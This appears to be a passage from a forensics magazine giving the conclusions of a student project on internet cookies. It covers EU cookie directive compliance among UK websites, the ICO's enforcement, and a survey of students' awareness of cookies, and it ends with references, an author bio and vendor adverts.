Only 12% of the top 50 British websites we found to have taken steps to comply with the EU Cookie Directive with an onscreen pop-up, banner or tab informing users about cookies on the site according to a report from TRUSTe. Online privacy trust-mark TRUSTe are online safety experts and aim to build on-line trust, however a shocking number of websites in the UK were still found to be not complying with this new directive. The United Kingdom was found to be second, in the amount of third party cookies on average found on the homepages of the top 50 UK websites totalling eight. Websites who are not conforming to these laws such as these are still posing an enormous threat to user’s privacy and safety online. The study conducted by TRUSTe uncovered worrying statistics about UK websites and third party cookies as only 12% of websites were found to be conforming to these new rules.

TRUSTe survey, Cookies – Company use and consumer use



Figure 24. TRUSTe EU Cookie directive compliance analysis, Oct 2012

**WHAT IS THE ICO DOING ABOUT ENFORCING THE NEW COOKIE EU DIRECTIVE?**

It was reported earlier in 2012 that the ICO announced “We will enforce the law proportionately. We’ll look at the risks if and when the customers complain to us. If a websites’ cookie and privacy is a risk to many people, we may then take action.”

It is clear to me that there is a balance that needs to be met between users’ security, usability and privacy need to be met. However while the ICO announced they may be prepared to take action only if users were to prepared to make a complaint. Is this acceptable? However, I during my research I investigated into whether the top 50 UK websites have been contacted by the ICO. It was apparent that in May 2012 the ICO was reported to of contacted the top 50 UK website to establish what steps have been taken to conform to the new EU cookie directive.

However, as previously discussed my research earlier showed a survey conducted by TRUSTe in Nov 2012 a somewhat over five months later, only 12% of these websites were found to comply with the new directive. Research that I have investigated does pose the question what are the ICO really doing to ensure the enforcement of this new directive?

The ICO hypothetically has the power under this directive to fine companies up to £500,000 for breach of privacy regulations. As flexibility with when businesses became fully compliant with the new regulations are understandable however, a somewhat five months does beg the question from my research are the ICO doing enough to enforce these regulations?

If as apparent the ICO are not apparently being stringent on these guidelines why comply at all? As stated the ICO says it will not aggressively enforce the directive and fines are unlikely it begs the question why companies would risk losing capital or sales by spending valuable time developing a method to comply with this directive and conducted cookie audits.

**AWARENESS AND CONCEPTIONS ON INTERNET COOKIES  
PEOPLES CONCEPTIONS AND AWARENESS OF COOKIES**

Internet cookies have been around and used for well over a decade however, this technology is often found to be ‘known-of’, but little more. In April 2000, the first use of Internet cookies was back in 1994 and still a somewhat six years later a basic understanding was still yet not apparent. A well-respected newspaper in the year 2000 printed this statement in an article that was later found to be totally incorrect and had no comprehension of what the technology was.

*“Cookies are programs that Web sites put on your hard disk. They sit on your computer gathering information about you and everything you do on the Internet, and whenever the Web site wants to it can download all of the information the cookie has collected.”*

(Brain Marshall, 26 April 2000).

*Still today over a decade since their first use, my research shows that the awareness and understanding of Internet cookies is worryingly low. The Information Commissioners office conducted research and in their cookie guidance documentation it is stated, “Consumer research indicates that at this point in time individuals generally have a low understanding of what cookies are, how they work and how to exercise choice over those cookies.”*

(ICO cookies guidance, May 2011)


Independent research conducted by online privacy companies such as ABINE and TRUSTe show that top UK websites are not conforming to the new directive and worryingly the ICO, which individuals generally have a low understanding of what these Internet cookies are.

To reiterate the importance of my project and the awareness of internet cookies are I conducted independent research into my user group in which I hoped to gather a scope of how much is actually understood of these internet cookies and what possible solution can be implemented to hopefully help people give a basic understanding and provide them with the bare essentials to make an informed decision on the key balance between security, usability and privacy.

**INDEPENDENT RESEARCH ON INDIVIDUALS AWARENESS OF INTERNET COOKIES**

My project scope is based around AT (Advanced Technology) students in which have a sound and technical understanding of many areas of computing. Therefore, my target group should have a basic understanding of Internet cookies and the aim is to obtain research into how much understanding my target group have. I have conducted this as part of my research into the awareness of Internet cookies and gather a comprehensive outlook on the issue of Internet cookies awareness.

I based my research questionnaire on a group within the AT faculty first year students. For this reason I will get accurate and essential information from the appropriate people and will give me a clear idea of the level of understanding concerning internet cookies. Getting a group of students was important as understanding from both males and females was paramount as my research would otherwise give me potentially inaccurate results. Therefore my survey I conducted consisted of a group thirteen females and eighteen males. As my research has investigated and interrogated the new EU cookie directive getting an idea of whether my target group sample where aware of this new directive and whether they knew what it consisted of.



**Figure 25.** Questionnaire analysis understanding directive and amendments

My research showed that only three out of a possible thirty-one students from the AT faculty were aware of the new EU cookie directive. My research enabled me to identify that only a small proportion of my target group were aware of the new EU cookie directive. As my part of my project I will be raising the awareness of Internet cookies are their awareness of the risks they can pose.


Having collated results such as these it is clear that even students who would potentially have better technical knowledge than the average user are not even aware of this new directive introduced by the ICO.

During my research I found that a new breed of Internet cookie technology had been in use by a number of websites causing much controversy concerning privacy issues. “Super cookies” sometimes known as Flash cookies have the ability to evade cookie managers and making it generally difficult for a user to entirely remove them from their machine.

Results I obtained from the survey gave me an understanding on whether my target group in which I surveyed had good basic knowledge of the variety of cookies and this new flash cookie technology that has recently appeared.

## RESULTS

After gathering my results it was clear just over half of the people who I surveyed were in fact aware of the wide range of Internet cookies and what their purpose served. As just over half were aware it would be fair to assume that awareness of these cookies from my research is relatively low. Considering the technology including “super cookies” as investigated, this is a cause for concern. It is pertinent for a basic understanding of these cookies and their purposes due to the information in which they can collect, how the information is used once it is collected and how to protect yourself online from Internet cookies.



**Figure 26.** Questionnaire analysis understanding different types of cookies

Using these results I have been able to identify that there is a cause for concern due to the level of awareness results produced from my research. One of my project aims is to define the key balance between usability, privacy and security online concerning Internet cookies. Raising awareness of cookies initially not only to my target group based on AT students is imperative furthermore, 90% of students asked were not aware of the new EU cookie directive and amendments made concerning this legislation.

75% of students identified during my research that they claim to have heard of Internet cookies however were not fully understanding of their purpose and technology. In order to achieve my project aims it is clear that I must address these issues and it is clear that I need to initially raise awareness and demonstrate the potential dangers that modern day Internet cookie technology pose. As identified I am using a target group who have good basic working technology background therefore I would be able to identify the real scope in which people understand this technology and what key balance there may be with using Internet cookies.

## RESEARCH SUMMARY

After conducting research into Internet cookies and having conducted various independent primary research into my target group a mixture of AT students I have been able to identify a number of factors in which need to be addressed and in due course will be within my end deliverable.

After investigating into the different types of Internet Cookies I was able to establish how they work and understand their operations in which they are used for in the modern day Internet environment. It was apparent that some of this technology is being used or has been used in previous years to store user's data without their acknowledgement. Introducing the new legislation enables users to understand what

websites are using Internet cookies and how the information collected is being used e.g. advertising purposes. I was able to establish how websites can track users moving from Website to Website through “tracking cookies”. Using this technology employed by thousands of online websites and online advertisers it enables them over a period of time to inevitably create a profile on an individual. As this information is used for no more than targeted advertising and building a profile on an individual this may seem trivial however, there are many security risks and issues lying at heart with regards to this issue.

Investigating tools specifically developed to protect user’s privacy online also enabled me to establish what possible controls are available to everyday users to ensure an additional layer of privacy and safety. Having done this I was able to establish and profile tools in which are out freely available online for users to download or use as a browser add-on. Furthermore, while cookies can be used to invade an individual’s privacy there are a number of security risks and implications that may needed be addressed.

Having conducted research into an area of Internet cookies security and what risks they may pose to you average everyday user browsing the Internet After much research and testing tools in which have been developed to demonstrate Internet cookies vulnerabilities it was apparent that session cookies are a major cause for concern. Using a simple GUI tool developed by Eric Butler “Firesheep” enables a technically able person to steal user’s sessions over a public unsecure network including networks such as Facebook, Twitter and Amazon. As these websites contain such confidential information such as banking details from Amazon and personal information from Facebook and Twitter this is a real cause of concern. I will may aiming to make my target group aware of the security risks such as this while browsing online as part of my objectives within my end deliverable from my project. Understanding the key balance between usability, security and privacy online relies on the fact of the user having a basic understanding of the risks and implications online of Internet cookies in order to protect them effectively and maintain that key balance between the elements.

Finally, during my initial research stage it was essential that I was able to grasp the general understanding of Internet cookies from both the public sector and my target AT students. Doing this I discovered that only a small proportion of users were actually aware of the new EU cookie directive and what new amendments had been made throughout the legislation. Furthermore, upon investigating my target group I was able to gain an understanding of the level of knowledge surrounding Internet cookies. It was clear that seen as my target group have a basic technical understanding they were aware of Internet cookies however astonishingly only 10% were aware of requirements of the EU cookie directive. Furthermore, as my students were aware of Internet cookies just over half were fully aware of their operations and purposes. Therefore hypothetically, it would be possible to assume that just half were aware that they might be tracked online by cookies and profiled for targeted advertising online.

As much as my research has enabled me to discover that there is a real need to raise awareness of Internet cookies and the new EU cookies directive, it does raise the important issue that there are a large amount of users online that could be potentially unaware of this technology and be in serious threat of posing a security risk to themselves not having a basic understanding of Internet Cookies. All of these factors such as these will need to be taken into consideration and addressed into my end deliverable in which will be an open source online resource to advise all users of able technical level on the dangers of Internet cookies and the maintaining the balance of usability, privacy and security.

In conclusion, I have addressed the main security issues that are posed from using Internet cookies and researched and investigated the privacy issues relevant such as targeted advertising. Conducting my primary research into my target group enabled to me establish the level of understanding of the technology. I will be incorporating this information and research in which I have gathered into my end deliverable. Maintaining a level of awareness of all users of Internet cookies is paramount and I believe in giving users that basic understanding they will be a proportional amount safer online while using Internet cookies.

## FINAL RESEARCH AND RECOMMENDATIONS

### FINAL RESEARCH AND FEEDBACK CONCLUSIONS

Using the initial research that was conducted it was clear that little research had been conducted into the area or Internet Cookies. This was proved and highlighted clearly in the primary research conducted on a number of (AT) students at the University of Glamorgan. A staggering only 58% were aware of the technology, its purpose and the variant types in which they reside.

The research conducted provided a number of areas and insight into Internet Cookies such as non-persistent v persistent and the new cookie technology “super cookie”. The research provided statistics taken from surveys showing the public’s awareness was catastrophically low and clearly needed to be addressed. Not only that but, the public were in favour of something being done to contribute to cookie awareness and informing users about these cookies. This was the platform to what the deliverable was to be built upon.

Feedback obtained clearly showed a difference in not only awareness but furthermore, users feeling more comfortable about the technology. Little had been done previously by the ICO with regards to the EU Cookie directive as it had also been amended since the “Cookie Compliance” directive was enforced the 11<sup>th</sup> May 2011.

Finally, the variety of feedback and evaluation attained clearly demonstrated a number of things. One, the basic awareness of the technology and its purpose was dramatically increased. Two, a number of possible solutions were provided in which were considered to be a contribution to providing an extra layer of security to users online browsing experience.

## FINAL CONCLUSION

In conclusion, I personally feel as if I have gained an abundance of useful skills and knowledge, in the field of Internet cookies their functionality, issues and possible solutions. I have conducted research into a field in which there has little been done previously and I have considered this research not only challenging requiring a number of key research skills and technical knowledge but also worth the time and effort as it can hopefully contribute to possible future research into this area.

From the beginning of the project I was honestly optimistic of my own capability to undertake such an extensive and intuitive deliverable however, after conducting vast and in-depth research basis into the forensics and how Internet cookies have developed it was clear there was work to be done to improve the awareness of the technology. During the early development and research stage of the project it was not only challenging but the drive to produce a piece of work that could not only make a difference but original was a major personal drive contribution.

After finally producing my end deliverable I personally feel as if I have constructed a well thought-out and methodical information asset in which can hopefully benefit users of all levels or technical background or knowledge. I have utilized all my research and carefully produced informative and comprehensive content regarding the issues, which I regarded pertinent or aspects in which I thought required, improved awareness. I think the evaluation and constructive comments I have received were positive and helpful towards my deliverable in which has enabled me to be pleased and content with the finished product in which I have produced.

Upon reflection of the project in its entirety I would in fact chose to undertake the task again as I feel as what I have produced is worth-while, one of a kind and possibly a small contribution to science in the area of Internet cookie research. I am pleased with the way in which the project has been conducted and managed furthermore, it would be fair to say I have enjoyed a number of aspects of the project in which I think other students may have not during their individual projects. Again, what I have produced I am elated with would without a doubt chose to undertake this project again if I was to be offered the opportunity or conduct further research in the same field.

Finally, looking into the near future and considering what I would want of this project if it were to be continued. The project in which I have undertaken is a part of my firm belief that if it was to be continued it could not only have the potential to make a difference but a proportional contribution to a much needed area of science. If I were to have the opportunity in the near future to continue and build upon what I have produced I would not hesitate to jump at the opportunity.

## REFERENCING AND BIBLIOGRAPHY

- Surf the internet safely. (2012). Internet Cookies. Available: <http://surfthenetsafely.com/surfsafely5.htm>. Last accessed 22nd Oct 2012.
- Brain, Marshall. "How Internet Cookies Work" 26th April 2000. HowStuffWorks.com. <http://computer.howstuffworks.com/cookie.htm> 11 Nov 2012.
- Jolie van der Klis. (2004-2012). Firefox extensions – View Cookies. Available: <http://www.bitstorm.org/extensions/view-cookies/>. Last accessed 20th Oct 2012.
- Mike Wasson. (2012). HTTP Cookies in ASP.NET Web API. Available: <http://www.asp.net/web-api/overview/working-with-http/http-cookies>. Last accessed 20th Oct 2012.
- Cookie Controllers. (2011). what are Secure HttpOnly Cookies? Available: <http://www.cookiecontroller.com/secure-httponly-cookie.html>. Last accessed 23th Oct 2012.
- Fit-Admin. (2009). New Breed of Super Cookie Defies Removal – Almost... Available: <http://www.fightidentitytheft.com/blog/new-breed-super-cookie-defies-removal-almost>. Last accessed 23 Oct 2012.
- Woody Leonhard. (2011). 'Zombie cookies' won't die: Microsoft admits use, HTML5 looms as new vector. Available: <http://www.infoworld.com/t/internet-privacy/zombie-cookies-wont-die-microsoft-admits-use-and-html5-looms-new-vector-170511>. Last accessed 24 Oct 2012.
- iann – Mozilla Add-ons member. (). cookie controller 1.4. Available: <https://addons.mozilla.org/en-us/firefox/addon/cookie-controller/>. Last accessed 24 Oct 2012.
- Ghostery. (2012). Download Ghostery TM online cookie management tool. Available: <http://www.ghostery.com/download>. Last accessed 26 Oct 2012.
- Nir Sofer. (2009). IECookiesView v1.74. Available: <http://www.nirsoft.net/utils/iecookies.html>. Last accessed 31st Nov 2012.
- 'ABINE – Online privacy company tracking diagram (2012). How can you be tracked online? The four main ways that you are being tracked online diagram. Available: <http://www.abine.com/tracking.php>. Last accessed 2nd Nov 2012.
- Maura A. van der Linden. (2009). Cookie Tampering. Vulnerability Case Study. 1 (1), p1-\*.
- Jeff Atwood. (2012). Programming and human factors. Available: <http://www.codinghorror.com/blog/2008/08/protecting-your-cookies-httponly.html>. Last accessed 7th Nov 2012.
- Eric Butler. (2010). Firesheep Firefox add-on. Available: <http://codebutler.com/firesheep/>. Last accessed 11th Nov 2012
- Eric Butler. (2010). Firesheep figures 1-3. Available: <http://codebutler.com/firesheep/>. Last accessed 11th Nov 2012
- Diagram by Sudhanshu Chauhan. InfoSec Institute. (2012). Cross site scripting XSS. Available: <http://resources.infosecinstitute.com/cross-site-scripting-xss/>. Last accessed 11th Nov 2012.
- Loek Essers. (2012). Most popular EU websites don't ask permission to install cookies. Available: [http://www.computerworlduk.com/news/it-business/3411406/most-popular-eu-websites-dont-ask-permission-install-cookies/#?intcmp=main\\_nav;prfssl-rsrcs](http://www.computerworlduk.com/news/it-business/3411406/most-popular-eu-websites-dont-ask-permission-install-cookies/#?intcmp=main_nav;prfssl-rsrcs). Last accessed 18 Nov 2012.
- Julia Angwin. (2011). Latest in Web Tracking: Stealthy 'Supercookies'. The Wall Street Journal. 1 (1), 1-2.
- lapp. (2012). Company settles Supercookies lawsuit. Available: [https://www.privacyassociation.org/publications/2012\\_10\\_22\\_company\\_settles\\_supercookies\\_lawsuit](https://www.privacyassociation.org/publications/2012_10_22_company_settles_supercookies_lawsuit). Last accessed 4th Dec 2012.
- Eric Jarvies, Lewis Sellers, Giuseppe Lombardo. (2008). Get username JavaScript implemented on "Cookies basics" page. Available: <http://www.javascriptsource.com/cookies>. Last accessed 22 Jan 2013.
- Wesley Brandi. (2012). Hack-Based Cookie-Stuffing by Banner tracker-script. Available: <http://www.benedelman.org/news/022712-1.html>. Last accessed 3rd Oct 2012.
- David Beet. (2009). Cookies and security concerns: personal details and Internet privacy. Available: <http://www.justfigures.co.uk/javascriptcookiesecurity.php>. Last accessed 3rd Oct 2012.
- Bit Defender. (2012). what are cookie threats? Available: <http://www.bitdefender.com/support/what-are-cookie-threats-1.html>. Last accessed 4th Oct 2012.
- Ollie Phillips. (2011). what's all the fuss? Available: <http://cookiesdirective.com/>. Last accessed 10 Oct 2012.
- w3schools. (2011). tryjs\_cookie\_username. Available: [http://www.w3schools.com/js/tryit.asp?filename=tryjs\\_cookie\\_username](http://www.w3schools.com/js/tryit.asp?filename=tryjs_cookie_username). Last accessed 13 Oct 2012.
- Microsoft Article ID: 194461. (2005). FP98: Sample JavaScript for Tracking Site Visits via Cookies. Available: <http://support.microsoft.com/kb/194461>. Last accessed 13 Oct 2012.

## ABOUT THE AUTHOR

*John Benbow has BSc in Computer Forensics and is currently working as Cyber Security Consultant at BAE Systems Detica. His specializations are digital hardware analysis, malware analysis and security management. At the University of Glamorgan he was engaged in Internet Cookies Forensics project, aiming to increase user's awareness in cookies activity and their security.*

# THE ONE!



**The Most Powerful Forensic Imager in the World**



## **Provides the broadest drive interface support**

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

## **Processes evidence faster than any other forensic imager**

Image from 4 source drives up to 5 destinations

Perform up to 5 imaging tasks concurrently

Image to/from a network location

Imaging speeds of up to 20GB/min

### **NEW FEATURES AVAILABLE NOV 2013**

- NTFS Support
- TrueCrypt Support
- Drive Spanning
- The fastest E01 imaging speed available



Visit our website today to see why Falcon is The One!  
[www.logicube.com](http://www.logicube.com)



# FREE eBOOK DOWNLOAD

# ENCRYPTION KEY MANAGEMENT SIMPLIFIED

---


## Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



**DOWNLOAD THE eBOOK**  
[townsendsecurity.com/eforensics](http://townsendsecurity.com/eforensics)

HACKERS DON'T BREAK ENCRYPTION.  
THEY FIND YOUR KEYS.

# Total Cyber Security Solution

## Analyze, Cure, Prevent



### TOTAL CYBER SECURITY SOLUTION

Frogteam|Security unique solution allows organizations, companies and security administrators to:

- **Analyze** organization cyber assets (Cloud:Scope).
- **Cure** using Sec:Cure by correlating analysis results with an easy to use fix module (Sec:Cure).
- **Prevent** using Signa:Gen - TCS Cyber Seal is a sophisticated active and live client that is able to detect and prevent different cyber-attacks techniques and vectors.

## Three easy steps To Secure Your Assets!

Our total solution enable you to Analyze, Cure and Prevent from cyber security threats and vulnerabilities



## Why TCS Cyber Seal is important?

TCS Cyber Seal helps building consumer's trust. With the majority of shoppers' continued concern when providing personal data online - using the Signa:Gen for websites' seal of security will help you concentrate on expanding your business. Signa:Gen - TCS Cyber Seal product objective is to ensure the safety of e-commerce business over the internet. This can be achieved through independent check by the appointed organization which certifies qualified merchant(s) or company(s).



For more information visit our website at: <http://www.frogteam-security.com>

Frogteam|Security Ltd  
E-mail: [info@frogteam-security.com](mailto:info@frogteam-security.com)  
Website: [www.frogteam-security.com](http://www.frogteam-security.com)

Corporate Headquarters  
1875 Century Park East #700  
Los Angeles, California 90067,  
United States  
Tel: +1 (408) 504-4903

**Special Offer for eForensics members**  
Scan this QR barcode to register  
with mobile now and get Special  
Offer of 10% discount.

